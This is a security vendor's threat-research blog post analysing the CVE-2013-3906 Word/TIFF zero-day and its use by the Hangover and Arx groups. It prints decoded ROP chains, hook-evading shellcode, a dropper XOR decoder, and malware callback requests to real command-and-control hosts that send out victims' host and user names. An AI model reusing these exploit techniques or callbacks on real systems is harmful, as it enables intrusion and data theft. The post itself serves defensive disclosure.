



The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns

November 07, 2013 | by [Xiaobo Chen](#), [Mike Scott](#), [Dan Caselden](#)

A [zero-day vulnerability](#) was recently discovered that exploits a Microsoft graphics component using malicious Word documents as the initial infection vector. Microsoft has [confirmed](#) that this exploit has been used in “attacks observed are very limited and carefully carried out against selected computers, largely in the Middle East and South Asia.”

Our analysis has revealed a connection between these attacks and those previously [documented](#) in [Operation Hangover](#), which adds India and Pakistan into the mix of targets. Information obtained from a command-and-control server (CnC) used in recent attacks leveraging this zero-day exploit revealed that the Hangover group, believed to operate from India, has compromised 78 computers, 47 percent of those in Pakistan.

However, we have found that another group also has access to this exploit and is using it to deliver the [Citadel Trojan](#) malware. This group, which we call the Arx group, may have had access to the exploit before the Hangover group did. Information obtained from CnCs operated by the Arx group revealed that 619 targets (4024 unique IP addresses) have been compromised. The majority of the targets are in India (63 percent) and Pakistan (19 percent).

Exploit Analysis

The CVE-2013-3906 vulnerability is a heap overflow that occurs when processing TIFF image files with user-controlled allocation and copy size. A function pointer is overwritten and later called to execute code. Exploiting this vulnerability requires the attacker to be able to control the memory layout — which the Hangover and Arx groups did by using a new ActiveX heap-spray technique.

Different ActiveX Heap-spray Method

Judging from samples in the wild that we analyzed, both groups sprayed the heap using the new ActiveX method, but did so slightly differently. The Arx group used a slightly more clever approach to spray the same amount of memory using fewer objects in their exploit document.

Different ROP Payload

The Hangover group's exploit mainly targets Windows XP because Microsoft Office offers NO Data Execution Prevention (DEP) protection by default, and the exploit doesn't use return-oriented programming (ROP).

The Arx group, by contrast, uses ROP gadgets from the MSCOMCTL.DLL. In our tests, the ROP payload works for DLL version 6.1.98.34.

Decoded below are the various ROP chains used in the Arx group's exploits:

Stack pivot:

```
275b4f3f 94 xchg eax,esp
275b4f40 0100 add dword ptr [eax],eax
275b4f42 5e pop esi
275b4f43 5d pop ebp
275b4f44 c21c00 ret 1Ch
```

Pop VirtualAlloc IAT from the new stack:

```
2761bdea 58 pop eax
2761bdeb c3 ret
```

Calling virtualAlloc to allocate RWX memory at 0x20000000:

```
275a58fe ff20 jmp dword ptr [eax] ds:0023:275811c8={kernel32!VirtualAlloc (7c809af1)}
```

Pop the length of the shell code:

```
27594a33 59 pop ecx
27594a34 c3 ret
```

Pop destination or source location for a memory copy:

```
2759a93f 5f pop edi
```

```
2759a940 5e pop esi
```

```
2759a941 c3 ret
```

Copy the shell code to 0x20000000:

```
275ceb04 f3a4 rep movs byte ptr es:[edi],byte ptr [esi]
```

```
275ceb06 33c0 xor eax,eax
```

```
275ceb08 eb24 jmp MSCOMCTL!DllGetClassObject+0x3860 (275ceb2e)
```

After the copy, it returns to 0x20000000 to execute the shell code:

```
275ceb2f 5f pop edi
```

```
275ceb2f 5e pop esi
```

```
275ceb30 5b pop ebx
```

```
275ceb31 5d pop ebp
```

```
275ceb32 c3 ret
```

Different Shellcode

The Hangover group is using the URL Download shell code, but with a hook-hopping technique:

```
;; Check if target has been hooked with an absolute call instruction
```

```
001C205F cmp byte ptr [eax],0xE8
```

```
001C2062 jz 001C2073
```

```
;; Check if target has been hooked with an absolute jump instruction
```

```
001C2064 cmp byte ptr [eax],0xE9
```

```
001C2067 jz 001C2073
```

```
;; Check if target has been hooked with a software breakpoint
```

```
001C2069 cmp byte ptr [eax],0xCC
```

```
001C206C jz 001C2073
```

```
001C206E cmp byte ptr [eax],0xEB
```

```
001C2071 jnz 001C2084
```

```
001C2073 cmp dword ptr [eax+0x5],0x90909090
```

```
001C207A jz 001C2084
```

```
001C207C mov edi,edi
```

```
001C207E push ebp
```

```
001C207F mov ebp,esp
```

```
001C2081 lea eax,[eax+0x5]
```

```
001C2084 jmp eax
```

The hook-hopping technique was enabled for all API calls in this shell code, such as LoadLibraryA, GetTempPathA, URLDownloadToFileA, ShellExecuteA, and ExitProcess.

The Arx group's shell code uses the NTAccessCheckAndAuditAlarm system call to search memory for the dropper, then calls loadLibrary to load the dropper. NTAccessCheckAndAuditAlarm is one safe way to search memory to avoid access violations when accessing unmapped memory addresses. Upon finding the right memory location, the dropper XOR method is different, which is not easy to decode with brute force.

```
B5 00 9B B1 B5 00 9B B1 3A 9E 00 BA 04 00 77 82
```

The first two DWORDs are the signature used to locate the binary by the NTAccessCheckAndAuditAlarm system call.

0x3A is the first XOR key and 0x9E is the second XOR key. 0x0004BA00 is the dropper file's length.

The XOR algorithm is described below. The algorithm takes two keys. The first key is XORed against the ciphertext, and the second key is added to the first key, after each XOR operation:

```
def xor(a, key, key2):
    x = bytearray(a)

    for i in range(len(x)):
        x[i] ^= key&0xff

    key += key2

    return x
```

The Hangover Group


As previously [documented](#), “Operation Hangover” was a multi-year series of coordinated campaigns targeting systems around the world with a primary focus on organizations in Pakistan. “Operation Hangover” was uncovered, after the attackers responsible for this campaign targeted Telenor, a major Norwegian telecommunications provider. The Hangover group is believed to have been operating as early as 2009.

Cluster and Protocol Analysis

The related samples were uploaded to VirusTotal between 2013-10-23 and 2013-10-31. This provides an indication of when CVE-2013-3906 was first used by the Hangover group. The EXIF data contained within the malicious Word documents used by the group, which is likely an artifact of the builder, contain these dates:

- CreateDate: 2013:10:03 22:46:00Z
- ModifyDate: 2013:10:03 23:17:00Z

As such, it appears that the Hangover group acquired the exploit in October 2013. Elements of the CnC infrastructure were already place, suggesting that Hangover was using it before acquiring this zero-day exploit.



All but one of the samples can be linked through “myflatnet.com” — the website from which malware files are downloaded after initial exploitation. As for the exception, we believe that this cluster is probably related because the EXIF data in the malicious Word document aligns with the other Hangover samples.

The malware files that are downloaded after exploitation have three different callbacks. The first, which is the “classic” Hangover HTTP callback, follows this format:

```
GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1
User-Agent: WinInetGet/0.1
Host: krickmart.com
Connection: Keep-Alive
Cache-Control: no-cache
```

The second type of callback looks like this:

```
GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1
```

```
Accept: */*
```

```
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
```

```
Host: appworldstores.com
```

```
Connection: Keep-Alive
```

The third type of callback is:

```
GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1
```

```
Accept: */*
```

```
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
```

```
Host: lampur.com
```

```
Connection: Keep-Alive
```

CnC Analysis

For each compromised system that checked-in to the CnC server, a directory was created on the server in the format of "<machine name>@<username>." Within each directory, three files are created: Info.txt, Result.txt, and index.html. The index.html was a simple html file listing the directory contents on the server. Info.txt detailed the target's machine name, username, IP address, and the antivirus product installed, if any:

Info.txt Output

```
User : machinename@username
```

```
IP : <target IP address>
```

```
AV : <Antivirus product installed on target machine>
```

It appears that when the target systems successfully checked in to the CnC server, the server could push down an executable file to be executed on the targeted system. The result of that action was recorded in Result.txt.

Result.txt Output

```
Result : svchost.exe=====failed
```

```
Result : svchoste.exe=====suCessfully
```

```
Result : taskngr.exe=====suCessfully
```

```
Result : lgfxsrv.exe=====suCCessfully
```

(Note: "successfully" was spelled properly in the last entry, but not in the preceding entries.)

We obtained a number of these second-stage executables listed in the Result.txt output from a Hangover-linked CnC server. These executables included a variety of tools including a reverse shell backdoor, a keylogger, a screenshot grabber, and a document exfiltration tool.


The domains and IP addresses associated with these second stage tools are:

- maptonote.com
- intertechsupport.net
- 37.0.124.106

These second-stage tools are discussed in more detail in [here](#).

Target Analysis

The data we obtained from one of the Hangover CnC servers reveals 78 targets (based on unique IP addresses). But to be clear: this list likely includes a variety of researchers who were investigating the malware. A total of 47 percent of the IP addresses were in ranges assigned to Pakistan. This is consistent with the known targeting preferences of the Hangover group.




The Arx Group


During our investigation, we found another set of samples that were also exploiting this same zero-day vulnerability. These samples drop the Citadel Trojan. Citadel is a variant of the Zeus Trojan that emerged in 2012 after the Zeus source code was leaked. Citadel is designed to allow cybercriminals to steal banking information and account credentials.

Malware Analysis

Malware linked to the Arx group is usually sent out in "SWIFT Payment" emails. These emails are common in spam campaigns and typically drop banking Trojans and other crimeware.




After opening the file, a decoy document is shown to the user. (In this example, the attackers made a mistake and confused the dropped executable with the decoy document.)



Upon further analysis, we found that the malware payload within these samples is the Citadel Trojan. The samples were uploaded to VirusTotal between 2013-09-26 and 2013-10-31, which provides an indication of when this group obtained the zero-day exploit. The EXIF data contained within the malicious Word documents, which is likely an artifact of the builder, contain the following dates:


- CreateDate : 2013:03:22 19:59:00Z
- ModifyDate : 2013:03:22 20:02:00Z

Other decoy documents used by the Arx group:



Possible testing:

The CnC infrastructure for these Citadel samples cluster into three groups, but they employ common decoy documents (the document opened after exploitation).



Next, we focused on the cluster of CnC servers registered by “autoseaman@yahoo.com”. This email address has also been used on underground forums by someone interested in purchasing compromised SMTP servers.

Search Results					
	Post	Author	Forum	Replies	Posted [asc]
	Thread: ★ [SALE][CodeDom][UD] ★ XYZ Logger v3.2 ★ [RScape/BitCoin Stealers][Binder][+MORE] ★ Post: RE: ★ [SALE][CodeDom][UD] ★ XYZ Logger v3.2 ★ [RScape/BitCoin Stealers][Binder][+MORE] ★ <i>I am interested in getting your product. Please contact me autoseaman@gmail.com</i>	autoseaman	Premium Sellers Section	1,219	09-11-2011, 12:41 PM
	Thread: S> Yahoo Account Generator + YT Account Generator Post: RE: S> Yahoo Account Generator + YT Account Generator <i>Nice post !!! I guess I am interested in knowing more...</i>	autoseaman	Secondary Sellers Market	14	09-06-2011, 04:02 PM
	Thread: Need inbox SMTP Post: RE: Need inbox SMTP <i>I need an smtp server that can deliver inbox autoseaman@yahoo.com</i>	autoseaman	Buyers Bay	9	09-06-2011, 03:53 PM
	Thread: [Buying] Mass email sender - SMTP Post: RE: [Buying] Mass email sender - SMTP <i>add me for smtp sales... autoseaman@yahoo.com</i>	autoseaman	Buyers Bay	3	09-06-2011, 03:52 PM
	Thread: [WTB] SMTP server Post: RE: [WTB] SMTP server <i>I need an inbox smtp... autoseaman@yahoo.com</i>	autoseaman	Secondary Sellers Market	2	09-06-2011, 03:51 PM
	Thread: Need php mail() function smtp server on the shell Post: RE: Need php mail() function smtp server on the shell <i>I am interested please contact me autoseaman@yahoo.com</i>	autoseaman	PHP Development	3	09-06-2011, 03:51 PM
	Thread: Sell Cpanel, Mailer and SMTP Post: RE: Sell Cpanel, Mailer and SMTP <i>I am interested contact me autoseaman@yahoo.com</i>	autoseaman	Beginner Hacking	5	09-06-2011, 03:50 PM
	Thread: Buying Cpanel, IP SMTP and UK email Leads Post: RE: Buying Cpanel, IP SMTP and UK email Leads <i>I will need smtp contact me autoseaman@yahoo.com</i>	autoseaman	Buyers Bay	6	09-06-2011, 03:49 PM
	Thread: Selling RDP Windows Mass Mailer Inbox SMTP Accounts Post: RE: Selling RDP Windows Mass Mailer Inbox SMTP Accounts <i>I am interested in your SMTP email me autoseaman@yahoo.com</i>	autoseaman	Premium Sellers Section	25	09-06-2011, 03:47 PM

The individual using this email address may also use the alias “cutedguy247.”

09-06-2011, 03:36 PM

autoseaman

Alpha

Post: #3

Prestige: 0

Posts: 11

Joined: Sep 2011

Reputation: 0

I am interested in your smtp. you can pm me for deal or chat me on Y(cutedguy247)

PM


Find


Quote

Report

Target Analysis

Based on information we retrieved from two CnC servers, the Citadel botnet operated by “autoseaman@yahoo.com” has 619 targets (based on the unique ID assigned by the malware) that checked in with 4024 IP addresses. The compromised systems begin calling back to the first CnC server on October 3rd, 2013, while the earliest callback to the second CnC server is Oct. 4, 2013. Using the geolocation of the IP addresses, we observed that the majority of the targets are located in India (63 percent) and Pakistan (19 percent).





Conclusion

The use of this zero-day exploit (CVE-2013-3906) is more widespread that previously believed. Two different groups are using this exploit: Hangover and Arx. Hangover has been previously connected with a targeted malware campaign, and the Arx group is operating a Citadel-based botnet for organized crime.

Based on this analysis, the Arx group appears to have had access to this zero-day exploit before the Hangover group.

Although we have not been able to connect the activities of the Hangover and Arx groups, they share one interesting feature: an India-Pakistan nexus.

This entry was posted on November 07, 2013 and filed under [Xiaobo Chen](#), [Mike Scott](#), and [Dan Caselden](#).



IT STARTS WITH ONE TARGETED EMAIL
Open > Click > Breach
[STOP EMAIL THREATS >](#)

Sign up for email update

Get information and insight on today's advanced threats from the leader in advanced threat prevention.

First Name

Last Name

Email Address

Company Name

☐ Threat Research Blog

- ☐ Products and Services Blog
- ☐ Executive Perspectives Blog



Company

- About FireEye
- Customer Stories
- Careers
- Partners
- Investor Relations
- Supplier Documents

News and Events

- Newsroom
- Press Releases
- Webinars
- Events
- Awards and Honors
- Email Preferences

Technical Support

- Incident?
- Report Security Issue
- Contact Support
- Customer Portal
- Communities
- Documentation Portal

FireEye Blogs

- Threat Research
- Products and Services
- Executive Perspectives

Threat Map

View the Latest Threats

Contact Us

+1 877-347-3393

Stay Connected

